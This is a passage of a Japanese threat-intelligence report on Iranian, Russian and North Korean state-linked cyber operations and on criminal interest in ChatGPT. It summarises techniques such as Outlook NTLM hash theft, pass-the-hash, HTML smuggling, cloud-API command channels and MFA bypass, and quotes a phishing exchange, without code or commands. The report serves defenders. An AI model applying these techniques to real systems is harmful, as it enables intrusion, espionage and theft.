Predatory Sparrowは2022年6月、イランにある3つの国営製鉄所にサイバーを利用した物理攻撃[59]を行ったとする犯行声明を出しましたが、Predatory Sparrowそのものは、国家が支援する攻撃者の隠れ蓑としてのサイバーペルソナに過ぎません。米国は2022年9月、これらの攻撃と、当時続いていたアルバニア政府のデータ暴露攻撃を受けて、MOISと複数の個人を制裁対象に指定[60]しました。

2023年1月、COBALT AZTECが運営するDarkBitは、登場後に特徴を変えたペルソナとして興味深い一例となりました。影響力を高めるために大義名分を改良もしくは方向転換したようです。

DarkBitは一般的なランサムウェアアクターとして現れ、当初はGCC諸国の企業に攻撃を仕掛けるために使われていましたが、それから1か月と経たないうちにイスラエルへの攻撃に使われるペルソナへと変貌しました。アパルトヘイトと人種差別への反対を主張すると同時に、このグループが最近のレイオフで仕事を失いサイバー犯罪に手を染めざるを得なくなった不満を抱えた人々の集まりということも匂わせながら、主義主張に政治的動機と金銭的動機を織り交ぜるようになったのです。COBALT AZTECは、少なくともイスラエルにおいては、被害組織に侵入する際にMOISとつながりのあるCOBALT ULSTERの支援を受けていました。本レポートの執筆時点で、DarkBitの関与が確認された攻撃は他に起きていないことから、これがイランによるサイバー攻撃に関連してペルソナを変化させた例の中で最も新しいものと言えます。

2022年には、イランのハクティビストやサイバー犯罪関連のペルソナが急増したことから、イランは今後もこの戦術を続けるものと思われます。真の犯罪グループやハクティビスト集団と異なり、こうした流動的なグループはイメージや大義名分を一貫させようとすることはありません。その時々の政治目標に合わせて新しいペルソナが展開され、攻撃の一時的な顔となり、攻撃が終わればフェードアウトしていくため、真の攻撃者の身元や狙いが分かりにくくなります。




図28. 2023年1月初旬時点でのDarkBitランサムウェアの支払いポータル（出典：Secureworks）

ロシア

ウクライナをめぐる諜報と妨害

主な動機：

- ⚠ サイバー諜報活動
- ⚠ ハイブリッド戦争

ロシア

ウクライナ国内におけるロシアの活動は、サイバー諜報活動と妨害活動の2つに大きく分類され、主にデータ消去攻撃をインフラや機関に仕掛ける形で行われています。ウクライナ以外においては、新ロシア派の複数のハクティビスト集団が行う短時間のDoS攻撃による後方支援を受けながら、ウクライナの支援国家に関する情報収集に注力しています。

諜報活動と妨害活動 – ウクライナでロシアが重視するサイバー攻撃

長引くウクライナ侵攻は2年目に突入し、ロシアによるサイバー攻撃も引き続き行われています。重要インフラの停止を目的にウクライナの政府機関へデータ消去攻撃を仕掛けるという戦術は、昨年2月24日の侵攻前から行われており、今年に入っても続いています。しかし、早期に検知、対応されるようになったこともあり、攻撃の頻度は下がり、成功率も下がっているようです。


2023年初めには、IRON TWILIGHTがウクライナのさまざまな国家機関を標的にした複数のフィッシングキャンペーンにおいて、Outlookの脆弱性CVE-2023-23397を悪用してNTLM認証のハッシュを収集しています。復元されたハッシュはPass-the-Hash攻撃に使われ、他のシステムでも認証可能になるため、情報収集など次の段階の活動に移るために欠かせないアクセス方法となっています。

IRON TILDENは、ロシアの国内諜報機関の代理活動をしていると目されている攻撃グループで、ウクライナの防衛・政府機関へのスピアフィッシング攻撃を集中的に行うなど、依然として諜報活動に注力していました。今年初めにCTUリサーチャーがIRON TILDENのものと結論づけたインフラストラクチャやおとり文書を見ると、標的にほとんど変化はなく、検知回避を目的としたリモートテンプレートインジェクションや、C2サーバーの追跡を回避するFast-Flux DNSといった特定の侵入手法をよく使う傾向が続いていることが分かりました。

ウクライナ防衛を支援する西側諸国もロシアのサイバー活動の標的に

戦闘の現場にはいないもののウクライナへの救援活動に直接的・間接的に関わっている組織も、ロシアのサイバー諜報活動の標的となりました。攻撃を受けた組織や、情報が乗っ取られたりソーシャルエンジニアリングの攻撃の対象になったりした組織として、以下のようなもの挙げられます。

- 国際物流企業、武器製造企業
- 難民・人権保護財団
- 無人航空機（UAS）メーカー
- 科学研究機関


My colleagues from the technical department are telling me that you may need to reload your Outlook. Recently they installed some updates. Try to refresh the page if there is such a possibility.

Claudio

From: [redacted]
Sent: Tuesday, August 9, 2022 6:21 AM
To: Claudio Gariazzo <cgariazzo@hotmail.com>
Subject: RE: TAMU

Sorry, no. I'm am receiving a message saying the file does not exist. Can you convert it to a Word doc and send it to me?

[redacted]

From: Claudio Gariazzo <cgariazzo@hotmail.com>
Sent: Tuesday, August 9, 2022 8:17 AM
To: [redacted]
Subject: Re: TAMU

Try this.

図29. メールのやり取りの中でテクニカルサポートを行う攻撃者（出典：Secureworks）

IRON FRONTIERが2022年8月に行ったと見られる情報収集作戦で、米国の2つの国立研究所の研究員に対して送られたメールのアーティファクトを分析すると、攻撃者は研究所の同僚を装い、メールのやり取りを何日にもわたって続けて信頼関係を構築し、別の有名研究所を模した偽のログインページにターゲットを誘導しようとしていました。

この攻撃で認証情報を収集できたのか、攻撃者の最終的な目的が何だったのかは不明ですが、IRON FRONTIERは以前にも似たような作戦を行っています。その時は認証情報の暴露や情報窃取につながり、それが後の情報作戦に利用されたと言われています。

2023年5月には、IRON RITUALが関与したと思われる同様のスピアフィッシングキャンペーンが行われています。この攻撃では、以前の侵害で入手したと思われるインフラや情報源を基に、キーウにあるポーランド大使館の職員を装ったメールが送られました。メールには「BMW 5 for sale in Kyiv - 2023.docx」という名前のWordファイルが添付されており、その中に不正なリンクが記載されていました。CTUが分析したところ、Secureworksのお客様であるNGOやIGOをはじめ世界各地のさまざまな組織が標的となっていましたが、いずれも何らかの形でウクライナを支援している政府機関もしくは非政府団体でした。IRON RITUALによるキャンペーンだと分かったのは、このグループがすでに2021年にさまざまな形で用いていた感染フローもひとつの決め手になりました。この感染フローでは、EnvyScoutと呼ばれるHTMLスマグリングによって一段目のマルウェアを配布しています。EnvyScoutとは、DropBoxやGoogle Drive、OneDrive、Trelloといったサードパーティの主要クラウドサービスを利用して、Cobalt StrikeやBrute Ratelなど、悪意ある追加ファイルを配布するドロッパーです。


愛国的ハクティビズムと国家によるサイバー攻撃：あいまいになる境界線

昨年は、ロシアの敵と見なした組織を妨害しようと、愛国的なロシア系サイバーグループによる攻撃が急増しました。こうしたグループは、メッセージングプラットフォームのTelegramをはじめとするソーシャルメディアを使い、支持者をまとめ、ターゲットを伝え、破壊的なDDoS攻撃を行い犯行声明を出しています。CTUリサーチャーがKillNetを追跡したところ、ヨーロッパや中東、北米各国の組織を幅広く標的にしていることが分かりました。

KillNetやその提携グループであるAnonymous Sudanなどが、こうした攻撃で新しい方法や巧妙な方法を使ったというような情報はありませんが、2022年初めに登場して以来、以下のような業界の多数の組織に少なくとも一時的な混乱をもたらしたと考えられます。

- 銀行
- 空港・航空
- 情報技術（IT）プロバイダー
- メディア
- 法執行機関
- 政府ポータル

漏洩した米国のインテリジェンス評価やその他の脅威インテリジェンスを見ると、KillNet系グループの一部のメンバーが、組織の活動についてロシア諜報機関の一部と連絡や連携を取っていたことがうかがえます。CTUリサーチャーがこうしたグループによる侵害を直接確認したわけではありませんが、ロシアの政府機関が、こうした非国家支援のグループの活動を直接的もしくは間接的に何らかの形で手引きしている可能性は十分に考えられます。



ロシアのC2にうってつけのサードパーティクラウドAPI

信頼度の高いサードパーティのクラウドサービスを悪用する手法は、国家支援の攻撃グループに限らずよく使われ、ロシアのサイバーグループもこの手法を活動に頻繁に取り入れています。

CTUリサーチャーは、IRON RITUALが仕掛けたと思われるGraphicalNeutrinoと呼ばれる初期ダウンローダーのサンプルを複数確認しました。GraphicalNeutrinoはコマンド&コントロール（C2）のため、クラウドベースのメモ作成・タスク管理プラットフォームNotionを使用していました。サンプルは、EnvyScoutというHTMLスマグリングを利用したJavaScriptで侵害した先のWordPressサイトからダウンロードされた悪意のあるZIPアーカイブに入っていました。そのZIPの中身を分析したところ、ローダーはNotionのAPIサービスを介してデータベースにクエリを実行していました。ダウンローダーに埋め込まれ、サービスの認証に使われた秘密鍵は、分析を行う前に有効期限が切れてしまっていましたが、GraphicalNeutrinoの同様のサンプルが、ホスト情報のアップロードとさらなるペイロードのダウンロードを行うためにAPIコールを実行していることが、外部の調査で明らかになりました。

ウクライナ政府のCSIRT（CERT-UA）が2023年4月に発表したレポート[61]では、ロシア対外情報庁による対ウクライナメールキャンペーンを取り上げています。このキャンペーンでは、ホスト情報を収集し、それをMocky API というソフトウェア開発者がアプリのテストに使用する無料サービスにアップロードする PowerShell スクリプトを、ユーザーに実行させようとしていました。


またIRON TILDENは、C2サーバーのIPアドレスの通信用に、広く普及しているメッセージングサービスのTelegramをデッド・ドロップ・リゾルバーとして利用していました。GammaLoad（CERT-UA）やDinoTrain（Microsoft）と呼ばれるIRON TILDENが古くから用いてきた不正プログラムにホストが感染すると、Telegramのオープンチャンネルを検索し、C2アドレスを取得します。C2アドレスは1日に何度も更新されていました。そのためこの方法は、IPベースのフィルタリングを回避する効果的な方法となります。

MFAを設定するか、IRON RITUALを受け入れるか

ロシアの攻撃グループが仕掛けるのはスピアフィッシングだけではありません。昔ながらのパスワードスプレー攻撃も引き続き行い、標的環境に不正アクセスしようとしています。パスワードが脆弱なアカウントがあっても、通常は多要素認証（MFA）によってそれ以上のアクセスを食い止めることができます。ところが昨年、ロシアの支援を受けている[IRON RITUAL]と思われる攻撃グループがMFAに未登録の脆弱なアカウントまで特定し、MFAによる防御を回避するインシデントが確認されました。攻撃者はこの脆弱なアカウントを悪用して被害者の環境に完全に入り込み、外部企業のVPNにログインし、リモートデスクトップサービスを利用して社内ネットワークを探索していました。この時は侵入が検知されて攻撃者は追い出され、Azure Active Directoryの条件付きアクセスのポリシーを複数追加することでセキュリティが強化されました。

図30. 乗っ取られたアカウントのAzure ADクラウドの監査ログ（出典：Secureworks）

Secureworks®



北朝鮮
依然として収益が主要な焦点

主な動機:

⚠ 経済的利益

⚠ 諜報活動

北朝鮮

北朝鮮の攻撃グループは主に2つのタイプに分けられます。ひとつは、他の関心国に関する地政学的知見を収集するグループ。もうひとつは、孤立国として国内経済の維持と外貨獲得に特化するグループです。いずれにしても、体制の安全と安定を脅かすあらゆる脅威を排除することが活動の最終的な目的です。.

暗号通貨の窃取

朝鮮民主主義人民共和国（DPRK）、いわゆる北朝鮮は、少なくとも2020年から暗号通貨の窃取に甚大な労力を注いでいます。これは、国連制裁によって国際貿易から排除されたことによる経済的影響を補うためと見られます。

北朝鮮の攻撃グループは昨年、暗号通貨の窃取にAppleJeus[62]というマルウェアを用いました。2018年に初めて発見されたAppleJeusは、暗号通貨を正規の取引アプリケーションを装って盗むというマルウェアで、北朝鮮の金銭窃取工作の基本ツールとなっています。複数の報告書では、Lazarusグループが暗号通貨業界を狙ったこうした攻撃に関与していると指摘されています。CTUリサーチャーは、このLazarus（別名NICKEL ACADEMY）を広範囲で追跡しており、外貨獲得に力を入れているNICKEL GLADSTONEというグループがその下部組織だと考えています。

ブロックチェーン分析会社のEllipticがNikkei Asia[63]のために行った分析によると、北朝鮮の攻撃グループが2017年から2023年5月までの間に窃取した暗号資産の額は23億ドルに上り、その内の3割は日本だけで占められていました。一方、同じ期間における正規の輸出額[64]は総額約36億ドル（この内の58%が2017年の取引）だったことから、暗号通貨窃取が北朝鮮経済にいかに重要であるかが分かります。Nikkei Asiaは、北朝鮮が2022年にサイバー攻撃で窃取した暗号資産は国連安全保障理事会の試算で前年総額の2倍となる6億～10億ドルに上ると述べています。またEllipticも6億4,000万ドルと試算しています。

OSとファイル形式の多様化

北朝鮮の攻撃グループは長年macOSマルウェアを展開してきました。例えば、NICKEL GLADSTONEがAppleJeusマルウェアの亜種を使用し始めたのは2018 年[65]からで、以来、Windows以外のプラットフォームに対応したマルウェアの使用が年々増えてきています。現在は、AppleJeusやRustBucket[66]、CloudMensis[67]、Manuscrypt[68]など、さまざまな種類のmacOSマルウェアが展開されています。

macOSマルウェアは、ブロックチェーン技術や暗号通貨業界、分散型金融（DeFi）組織を標的にしたキャンペーンでよく使われていますが、こうした標的となる業界やその関連部門のエンドユーザーがmacOS搭載マシンを愛用しているために、攻撃者もmacOSを採用していることがいくつかの証拠から分かっています。

Linuxマルウェアも、北朝鮮の少なくとも1つのグループで使われています。2023年4月には、SimplexTea[69]と呼ばれるバックドアにNICKEL ACADEMYが関与していたことが明らかになりました。北朝鮮の攻撃グループは少なくとも2017年からLinuxマルウェアを展開していることが確認されています。

またこの1年間は、CHM[70]やOneNote、VHD、ブートセクタ、ISOなど非常に多様なファイル形式がマルウェア配布に使われてきました。これには、先述のように2022年7月よりWindowsでVBAマクロのデフォルトでの扱いが変更されたことも関係していると思われます。

サプライチェーン攻撃

2023年4月、北朝鮮の攻撃グループが連鎖的なサプライチェーン攻撃を指揮していたことが明らかになりました[71]。先物取引企業Xtraderに対するサプライチェーン攻撃の成功によって、通信ソフトウェア企業3CXに対する第2のサプライチェーン攻撃が可能になったとされています。いずれの攻撃も金銭獲得が目的だったと思われますが、3CXに対する攻撃はサイバー諜報活動も目的だった可能性があり、3CXのソフトフォンアプリケーションの複数のバージョンにICONICという情報窃取マルウェアが埋め込まれました。

インシデント対応[72]によって、最初のサプライチェーン攻撃が起きたのは2022年初めであることが明らかになりましたが、第2の攻撃とそれに続くキャンペーンが確認されたのは2023年初めのことでした。一連のサプライチェーン攻撃から、攻撃者が先々の結果を見据えて計画を立て、前々からリソースを地道かつ意識的に投入していたことが分かります。2021年にはNICKEL ACADEMYがサプライチェーン攻撃を何度か先行的に行っており、これが後々3CXへの攻撃などにつながったと思われます。NICKEL ACADEMYはRATとバックドアマルウェアを配布するため、韓国のシンクタンク[73]とラトビアのIT企業[74]にも攻撃を仕掛けました。

06

AIを利用する攻撃者

犯罪フォーラムやマーケットを監視していると、ChatGPTやAI（人工知能）全般に社会の注目が集まっているのと同じように、これらを犯罪に利用しようという動きも高まってきていることが分かります。




図31. AIや機械学習への関心の高まりが見て取れるアンダーグラウンドフォーラムの投稿（出典：Secureworks）

ChatGPTやAIに関しては、「超高度なマルウェアを作れる」などとセンセーショナルで大げさな見出しがあふれていますが、実際はまだそこまで達していません。これまでのところChatGPTは、フィッシングメールや悪意のあるサイトの誘い文句として使われることが最も多くなっています。「chat-gpt-online-pc.com」や「openai-pc-pro.online」といったようにChatGPTに似せたタイポスクワッティングドメインのサイトを作り、別の悪意のあるリンクに誘導したり、不正なブラウザ拡張機能をインストールさせたりしようとするのです。

攻撃グループは、セキュリティ対策の回避やコードの生成にChatGPTの機能を活用しマルウェアを作成しようと実験しているようです。しかし、こういったAIモデルはそれまでに生成されたテキストの統計解析を基にユーザーのプロンプトに回答する仕組みとなっており、セキュリティ対策を回避したり新たな脆弱性を発見したりする斬新な方法を見つけ出すという点では、人間の開発者ほどの独創力や知恵は今の時点では見られません。

